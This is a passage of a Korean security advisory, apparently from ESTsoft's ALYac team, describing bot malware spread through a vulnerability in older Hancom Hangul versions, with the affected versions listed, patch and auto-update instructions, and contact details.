• 취약점을 악용하여 설치되는 악성코드는 해커로부터 원격에서 제어를 받는 봇으로써, PC내부에 존재하는 정보를 유출하는 등의 악성행위를 수행합니다.

**<해당 제품>**

- 한글 2002 5.7.9.3052 이전버전
- 한글 2004 6.0.5.768 이전버전
- 한글 2005 6.7.10.1065 이전버전
- 한글 2007 7.5.12.620 이전버전
- 한글 2010 8.5.6.1130 이전버전

**<해결 방법>**

아래 한글과컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트 기능을 통해 한글 최신버전으로 업데이트 하시기 바랍니다.

- 취약점 패치 다운로드: http://www.hancom.co.kr/downLoad.downPU.do?mcd=005
- 자동업데이트 : 시작 > 모든 프로그램 > 한글과컴퓨터 > 한컴 자동 업데이트

**<참고 사이트>**

http://www.hancom.co.kr/downLoad.downPU.do?mcd=001


# Contact us…


## ㈜이스트소프트 알약대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr


http://advert.estsoft.com/?event=201111181660299